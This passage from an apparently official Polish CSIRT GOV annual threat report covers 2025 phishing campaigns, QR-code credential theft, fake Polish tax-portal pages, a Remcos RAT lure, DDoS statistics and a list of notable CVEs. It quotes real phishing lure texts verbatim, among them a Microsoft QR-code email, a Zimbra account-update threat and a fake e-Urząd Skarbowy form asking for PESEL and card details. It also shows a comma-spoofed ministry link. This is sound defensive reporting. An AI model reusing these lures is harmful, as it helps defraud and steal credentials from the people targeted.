
Rysunek 19. Fatszywy panel logowania wykorzystujący logo firmy Adobe.





Rysunek 20. Fałszywy panel logowania wykorzystujący identyfikację wizualną firmy Adobe.

Podobnym rodzajem zagrożenia są wiadomości email, których celem jest wyłudzenie danych logowania do serwisów dostawców usług, w tym hostingu, poczty elektronicznej czy innych usług cyfrowych.


Zaobserwowane wiadomości zazwyczaj informowały użytkownika o konieczności dopłaty do zapewnianej usługi czy też wystawieniu faktury za taką usługę.



Rysunek 21. Wiadomość email dotyczące rzekomej płatności za usługę.



Rysunek 22. Spreparowany dokument PDF z logo popularnej firmy hostingowej.



Rysunek 23. Fałszywy panel logowania do poczty home.pl.


Zagrożenia o rosnącej intensywności

Jednym z głównych zagrożeń identyfikowanych w 2025 roku były kampanie socjotechniczne dystrybuujące wiadomości email, w których, w zależności od wariantu, atakujący dostarczał do ofiary kod QR/Aztec.



Rysunek 24. Porównanie kodów QR (z lewej) oraz Aztec (z prawej).

Ofiara, skanując kod urządzeniem mobilnym, które w większości nie było zarządzane poprzez administratorów infrastruktury teleinformatycznej organizacji (np. urządzenia prywatne), przekierowywana była na spreparowany panel logowania do wybranej usługi (np. Microsoft 365 Copilot) celem wyłudzenia danych uwierzytelniających. Dane te przesyłane były do infrastruktury kontrolowanej przez atakującego. Po wpisaniu danych logowania do podstawionego panelu, ofierze wyświetlany był zazwyczaj komunikat o błędzie, który uniemożliwiał podjęcie dalszych kroków. Osoba zaatakowana pozostawała tym samym w przekonaniu, iż logowanie do rzeczywistej usługi nie powiodło się. Poniżej zamieszczono schemat ataku z poszczególnymi wariantami kampanii oraz opisami etapów.



Rysunek 25. Schemat kampanii z wykorzystaniem kodów QR/Aztec.



Początkowo adversarz dystrybuował wiadomości email do listy odbiorców (#1). Dostarczona wiadomość, w zależności od wariantu kampanii, może się różnić na następujące sposoby:

- bezpośrednio w treści wiadomości email zamieszczony został kod QR do zeskanowania (#2.1);
- w treści wiadomości email zamieszczony został link do strony WWW, na której znajdował się kod QR do zeskanowania (#2.2);
- w załączniku do wiadomości znajdowało się hiperłącze do strony WWW, na której znajdował się kod QR do zeskanowania (#2.3);
- w załączniku do wiadomości znajdował się kod QR do zeskanowania (#2.4).

Po zeskanowaniu kodu QR (#3) dostarczonego w poprzednim etapie ataku następowało przekierowanie na stronę z fałszywym panelem logowania do wybranych usług cyfrowych (#4). Serwis gromadzący dane z podstawionego panelu logowania przekazywał je dalej na serwer będący pod kontrolą atakującego (#5).

Ruch sieciowy nawiązywany ze stronami z podstawionymi panelami logowania nie przechodził w większości zarejestrowanych przypadków przez zapory sieciowe organizacji ze względu na skanowanie kodów QR urządzeniami prywatnymi odbiorców wiadomości email bądź urządzeniami mobilnymi organizacji, które nie były zarządzane przez system typu MDM (ang. Mobile Device Management). Poniżej przedstawiono wybrane przykłady wiadomości stanowiących opisywany atak.



The contents of this message have been securely sent to
[REDACTED] via **Microsoft Encryption Message Service**.
To access and retrieve this message, please follow the provided instructions below.
For your convenience, you may use your smartphone's camera to quickly scan the QR
code below for access message.



Rysunek 26. Wyłudzenie danych logowania z podszyciem pod firmę Microsoft.



Rysunek 27. Wyłudzenie danych logowania z podszyciem pod serwis DocuSign.

Podszycia pod serwisy w ramach domeny gov.pl

Jednym ze stałych elementów kampanii socjotechnicznych obserwowanych przez Zespół CSIRT GOV są podszycia pod podmioty administracji państwowej. W 2025 roku, podobnie jak w poprzednich latach, obserwowano dużą liczbę kampanii socjotechnicznych z wykorzystaniem podszycia pod administrację państwową prowadzonych przez różnego rodzaju aktorów, w tym grupy APT. Obserwowane przedsięwzięcia tego typu są ukierunkowane, w zależności od kampanii, na pracowników instytucji państwowych lub na osoby prywatne.

Bardzo popularnym przykładem podszycia pod polską administrację państwową były kampanie



phishingowe prowadzone z wykorzystaniem wizerunku Ministerstwa Finansów, Krajowej Administracji Skarbowej czy urzędów skarbowych. Kampanie przybierają na intensywności szczególnie w okresie rozliczeń podatkowych. Adwersarze, podszywając się pod urzędy skarbowe, dystrybuują informacje o niedopłacie bądź oczekującym zwrocie podatku. W tym celu adwersarz zazwyczaj namawia do przelania na konto rzekomego urzędu kwoty określonej jako zaległy podatek bądź kwoty pozwalającej na weryfikację konta bankowego celem przestania przez urząd nadpłaty podatku.

e-Urząd Skarbowy

Twoje dane podatkowe

Aby potwierdzić swoją tożsamość, wpisz dane.

Identyfikator podatkowy*

☒ PESEL ☐ NIP

PESEL / NIP*

Wpisz cyfry

Data urodzenia*

DD/MM/RRRR

Roczny dochód (przybliżona)*

Wpisz kwotę zł

Zaloguj się

Ministerstwo Finansów

KAS
Krajowa Administracja Skarbowa

Deklaracja dostępności serwisu
Polityka prywatności
Klauzula informacyjna Ministra Finansów
Informacja o działalności Ministerstwa
podatki.gov.pl

Twój e-US

Skontaktuj się z nami

Fundusze Europejskie
Polityka Cyfrowa

Rzeczpospolita
Polska


Unia Europejska
Europejski Fundusz
Rozwoju Regionalnego

Rysunek 28. Widok strony podszywającej się pod serwis e-Urząd Skarbowy.



e-Urząd Skarbowy

e-Urząd Skarbowy umożliwia Ci załatwienie wielu spraw online - bez wychodzenia z domu, na dowolnym urządzeniu, 24/7



Treści zamieszczone w serwisie udostępniamy bezpłatnie. Korzystanie z treści opublikowanych w serwisie podatki.gov.pl, niezależnie od celu i sposobu korzystania, nie wymaga zgody Ministerstwa Finansów. Treści znaczone w serwisie jako treści będące przedmiotem praw autorskich, o ile nie jest to stwierdzone inaczej, są udostępniane na licencji Creative Commons Uznanie Autorstwa 3.0 Polska.

Unia Europejska
Europejski Fundusz
Rozwoju Regionalnego



Rysunek 29. Widok strony podszycającej się pod serwis e-Urząd Skarbowy.

podatki.gov.pl PL Umów wizytę w urzędzie skarbowym e-Urząd Skarbowy


Aby kontynuować proces weryfikacji, upewnij się, że dane bankowe zostały poprawnie wprowadzone. Obecnie akceptujemy tylko określone metody – proszę wybrać jedną z powyższych opcji. Po zakończeniu otrzymasz oficjalne potwierdzenie.


POTWIERDŹ I ZŁÓŻ WNIOSEK O ZWROT VISA

POTWIERDŹ I ZŁÓŻ WNIOSEK O ZWROT MASTERCARD

Rysunek 30. Widok strony podszycającej się pod serwis podatki.gov.pl z informacją o rzekomym zwrocie podatku.

Kolejnym przykładem są kampanie socjotechniczne podszycające się pod inne systemy administracji państwowej. Poniższe podszycie pod portal podatkowy Ministerstwa Finansów miało na celu wyłudzenie danych logowania. Początkowo adversarz przystąpił do masowej dystrybucji wiadomości email z informacją o możliwości „weryfikacji statusu przetwarzania wysyłki”.






Status przetwarzania wysyłki można sprawdzić poprzez wywołanie adresu: <https://e-sprawozdania,mf.gov.pl/ap/#/step7-upo-list/5080192e8d1d4d788d45c3302cee0c47>

Rysunek 31. Wiadomość email w ramach kampanii.

Hipertącze zawarte w treści wiadomości prezentowane był jako odnośnik do autentycznej witryny Ministerstwa Finansów, gdzie w adresie zamiast kropek zastosowano przecinki, natomiast poprzez zastosowanie techniki URL spoofing rzeczywistym adresem, do którego prowadził link była domena w ramach usług Amazon Web Services (AWS). Atakujący poprzez panel logowania serwisu podszywającego się pod usługę Ministerstwa Finansów ukierunkował swój atak na pozyskanie danych logowania do poczty elektronicznej oraz popularnych serwisów hostingowych.



Rysunek 32. Panel logowania strony podszywającej się pod serwis biznes.gov.pl.




Login  Biznes.gov.pl

 Nieprawidłowe hasło lub adresu e-mail.

Zaloguj się przez e-mail

Wybierz swojego dostawcę poczty e-mail, aby automatycznie logować się do konta gov.pl



Login / Biznes.gov.pl

Rysunek 33. Logowanie na stronę podszywającą się pod serwis biznes.gov.pl.

Próby dystrybucji złośliwego oprogramowania

Poczta elektroniczna niezmiennie stanowi najpopularniejszy wektor ataku wykorzystywany przez atakujących do dystrybucji złośliwego oprogramowania. W tym przypadku aktorzy również wykorzystują, zarówno kampanie masowe, jak i ataki ukierunkowane, których celem jest infekcja systemu ofiary, kradzież danych lub uzyskanie nieautoryzowanego dostępu do infrastruktury organizacji. Mechanizm działania takich kampanii opiera się głównie na socjotechnice oraz ukrywaniu złośliwego kodu w załącznikach lub odnośnikach URL.

W kampaniach identyfikowanych w 2025 roku powszechnie spotykane były załączniki stanowiące dokumenty pakietu Microsoft Office, archiwa ZIP, RAR oraz 7z. Równie często do dystrybucji złośliwego oprogramowania wykorzystywane były pliki o takich rozszerzeniach jak LNK, HTA, ISO, IMG, VBS oraz innych umożliwiających uruchomienie bądź przechowanie złośliwego kodu.

Treść wiadomości była zwykle przygotowywana w sposób maksymalizujący prawdopodobieństwo podjęcia interakcji przez użytkownika. Adwersarze wykorzystywali motywy związane z fakturami, zamówieniami, przesyłkami kurierskimi, dokumentami HR lub komunikatami od administracji IT. Jednym z przykładów dystrybucji złośliwego oprogramowania był incydent związany z przesłaniem przez adwersarza wiadomości email z informacją o chęci zakupu od odbiorcy przedmiotów z załączonej do korespondencji



listy produktów. Nadawca podszywał się pod Miejski Zakład Gospodarki Komunalnej i Mieszkaniowej. W załączeniu wiadomości email atakujący zamieścił archiwum o rozszerzeniu .7z, w ramach którego zamieszczone były pliki o rozszerzeniach .exe oraz .dll.



Rysunek 34. Wiadomość email dystrybuująca Remcos RAT.

Kampanie socjotechniczne dystrybuowane ze skompromitowanych kont zagranicznych instytucji rządowych

Zespół CSIRT GOV regularnie identyfikuje również kampanie socjotechniczne dystrybuowane na skrzynki poczty elektronicznej polskiej administracji z przejętych kont zagranicznych instytucji rządowych. Zazwyczaj przejęte przez adversarzy skrzynki poczty elektronicznej pochodzą z państw azjatyckich oraz Ameryki Łacińskiej. Powyższe działanie nierzadko ma na celu uwiarygodnienie przesyłanej do potencjalnej ofiary korespondencji. Przejmowanie kont poczty elektronicznej zagranicznych instytucji państwowych jest domeną grup o motywacjach szpiegowskich, które po przejęciu takiego konta prowadzą ataki na analogiczne podmioty państw pozostających w ich zainteresowaniu.

Poniższa kampania socjotechniczna, mimo przejęcia konta email jednej z zagranicznych organizacji rządowych, ukierunkowana była na podmioty polskiej administracji centralnej. Wiadomości dystrybuowane były w języku polskim z wykorzystaniem tłumaczenia maszynowego. Korespondencja informowała odbiorcę o rzekomej konieczności aktualizacji konta pocztowego odbiorcy.



A admin [redacted].gov.bd Reply Forward Archive Junk Delete More

aby przenosić i blokować inne wiadomości spam

Szanowny użytkowniku,

Aktualizujemy wszystkie konta e-mail do Zimbra 2025, więc wszyscy aktywni posiadacze kont e-mail muszą sprawdzić i zalogować się, aby aktualizacja i migracja były teraz ważne. Ma to na celu poprawę bezpieczeństwa i wydajności ze względu na ostatnie wiadomości spamowe.

Kliknij na: [Aktualizuj konto Zimbra](#)
aby przenosić i blokować inne wiadomości spam.

UWAGA: Jeśli nie zaktualizujesz swojego konta Zimbra w ciągu 24 godzin od otrzymania tego powiadomienia, Twoje konto pocztowe zostanie natychmiast zablokowane ze względów bezpieczeństwa.

Zabezpieczenie Twojego konta jest naszym najwyższym priorytetem!

Z poważaniem,
admin

Rysunek 35. Wiadomość email wysłana z przejętego konta zagranicznej organizacji rządowej.


W rzeczywistości po kliknięciu w odnośnik następowało przekierowanie na fałszywy panel logowania Zimbra Web Client.



Ataki DDoS

Zespół CSIRT GOV prowadził w 2025 roku monitoring zagrożeń związanych z atakami DDoS wymierzonymi w infrastrukturę podmiotów objętych jego obszarem kompetencyjnym. W ciągu 2025 roku odnotowano 374 takie incydenty. W porównaniu z rokiem 2024, w którym zarejestrowano łącznie 348 ataków DDoS, oznacza to wzrost o 7,5% w skali roku.

Ich rozkład w podziale na poszczególne kwartały przedstawiono poniżej.




Wykres 6. Liczba ataków DDoS w podziale na kwartały.

Duży wzrost liczby ataków DDoS w drugim kwartale 2025 roku wynika ze wzmożonej aktywności adwersarzy ukierunkowanej na usługi elektroniczne administracji rządowej przeznaczone do celów rozliczeń podatkowych. Ataki te jednakże nie przełożyły się negatywnie na świadczone przez administrację rządową usługi, a proces rozliczeń podatkowych nie został zakłócony.



W ciągu całego 2025 roku celem ataków DDoS były 32 instytucje znajdujące się we właściwości CSIRT GOV. W porównaniu z rokiem 2024 liczba atakowanych podmiotów zmniejszyła się o 27,3%. Największą liczbę atakowanych podmiotów odnotowano w pierwszym kwartale roku.

Rozkład liczby atakowanych podmiotów w podziale na poszczególne kwartały przedstawiono poniżej.




Wykres 7. Liczba zaatakowanych instytucji z podziałem na kwartały.

Charakterystyka ataków DDoS wskazuje, iż dominowały ataki wykorzystujące metody określane jako DNS Flood oraz ataki aplikacyjne bazujące na licznych zapytaniach HTTP.

Analizując źródła pochodzenia ataków DDoS w 2025 roku należy zauważyć, że geolokalizacja najaktywniejszych adresów IP najczęściej wskazywała na Stany Zjednoczone, Polskę oraz Federację Rosyjską. W przypadku części zdarzeń obserwowano istotny udział polskich adresów IP, które najprawdopodobniej należały do zainfekowanych urządzeń w ramach sieci botnet. Wykorzystanie polskiej adresacji IP mogło zwiększać skuteczność ataków, ponieważ pozwalało na obejście mechanizmów bezpieczeństwa działających w oparciu o geolokalizację.


W porównaniu z rokiem 2024 udział adresów IP z Polski wzrósł z 9% do 15%, a z Rosji z 6% do 9%, podczas gdy udział USA pozostał na niezmiennym poziomie 21%. Zmianie uległa również struktura pozostałych państw – w 2024 roku w czołówce znajdowały się Finlandia (8%) i Korea Południowa (5%), natomiast w 2025 roku ich miejsce zajęły Niemcy (8%) i Francja (7%). Może to wskazywać na zmiany w infrastrukturze wykorzystywanej przez adversarzy do prowadzenia ataków DDoS.

Poniższy wykres przedstawia rozkład krajów, z których adresów IP odnotowano najwyższą aktywność w kontekście ataków DDoS.



Wykres 8. Procentowy rozkład zidentyfikowanych adresów IP biorący udział w atakach DDoS.

Kolejnym istotnym elementem oceny zagrożenia ze strony ataków DDoS był czas ich trwania. W 2025 roku średni czas trwania ataku wyniósł 84,5 minuty i był o 21,6% dłuższy niż w roku 2024. Najdłuższe ataki odnotowano w pierwszym kwartale roku, natomiast w kolejnych kwartałach średni czas ich trwania utrzymywał się na poziomie poniżej jednej godziny.



Wykres 9. Średni czas ataku przedstawiony w minutach w podziale na kwartały.

Zespół CSIRT GOV w 2025 roku odnotowywał wysoką aktywność grup hakywistycznych, których działanie ukierunkowane były na wywołanie niedostępności usług bądź stron internetowych podmiotów pozostających we właściwości Zespołu. Zespół CSIRT GOV stale monitoruje aktywność grup trudniących się prowadzeniem ataków typu DoS/DDoS, a w przypadku identyfikacji zagrożenia przesyła informację o planowanym ataku do podmiotu pozostającego w zainteresowaniu grupy.



Przegląd podatności w obszarze działania CSIRT GOV

Zespół CSIRT GOV odnotował w 2025 roku wysoki poziom zagrożeń związanych z próbami wykorzystania luk bezpieczeństwa w urządzeniach brzegowych, systemach CMS, systemach poczty elektronicznej oraz powszechnie używanym oprogramowaniu. Wśród wykrytych podatności znalazły się także luki typu zero-day, które były aktywnie wykorzystywane przez cyberprzestępców.

Poniżej przedstawiono przegląd wybranych podatności, które miały istotny wpływ na poziom zagrożenia systemów i sieci teleinformatycznych podmiotów pozostających w obszarze właściwości Zespołu CSIRT GOV.

Styczeń

- **7-Zip (CVE-2025-0411)** – Podatność wynikająca z błędnej obsługi mechanizmu Mark-of-the-Web (MoTW) w systemie Windows. Podczas rozpakowywania specjalnie przygotowanego archiwum program nie przenosił oznaczenia, że plik pochodzi z niezauważanego źródła np. sieci Internet, przez co system nie wyświetlał ostrzeżenia bezpieczeństwa. Luka może pozwolić na uruchomienie złośliwego kodu bez standardowych ostrzeżeń bezpieczeństwa systemu Windows.
- **Ivanti (CVE-2025-0282, CVE-2025-0283)** – Krytyczne podatności w produktach VPN Ivanti, umożliwiające zdalne wykonanie kodu (CVE-2025-0282) oraz lokalną eskalację uprawnień (CVE-2025-0283).
- **Microsoft Windows (CVE-2025-21311)** – Podatność w systemie Microsoft Windows umożliwia lokalnemu użytkownikowi podniesienie uprawnień poprzez wykorzystanie błędu w obsłudze komponentów systemowych (Windows NTLM V1).

Luty

- **Palo Alto Networks (CVE-2025-0108)** – Podatność w oprogramowaniu PAN-OS umożliwia nieautoryzowanemu atakującemu ominięcie mechanizmu uwierzytelniania w interfejsie sieciowym zarządzania zapory oraz wywołanie określonych skryptów PHP. Podatność umożliwia uzyskanie dostępu do wybranych funkcji administracyjnych, co może prowadzić do dalszej kompromitacji urządzenia.
- **Zimbra Collaboration Suite (CVE-2025-25064)** – Podatność wynikająca z braku odpowiedniej



walidacji parametrów wejściowych w usłudze ZimbraSync (SOAP endpoint). Luka umożliwia uwierzytelnionemu atakującemu przeprowadzenie ataku typu SQL injection, co w konsekwencji może prowadzić do nieautoryzowanego dostępu do metadanych wiadomości email oraz ujawnienia wrażliwych informacji.

Marzec

- **Kubernetes (CVE-2025-1974)** – Podatność w kontrolerze ingress-nginx systemu Kubernetes, wynikająca z niewystarczającej walidacji danych wejściowych oraz błędów w mechanizmach obsługi żądań. Luka może prowadzić do wykonania dowolnego kodu w kontekście kontrolera ingress-nginx.
- **Microsoft Windows (CVE-2025-24071)** – Podatność w systemie Microsoft Windows umożliwia przechwycenie skrótów NTLM poprzez nawiązanie połączenia Eksploratora Windows z zasobem SMB kontrolowanym przez atakującego.
- **Apache Tomcat (CVE-2025-24813)** – Podatność w popularnym serwerze aplikacji Java Apache Tomcat umożliwiająca zdalne wykonanie kodu poprzez przetworzenie specjalnie przygotowanych żądań HTTP. Luka wynika z nieprawidłowej obsługi plików oraz mechanizmów serializacji.
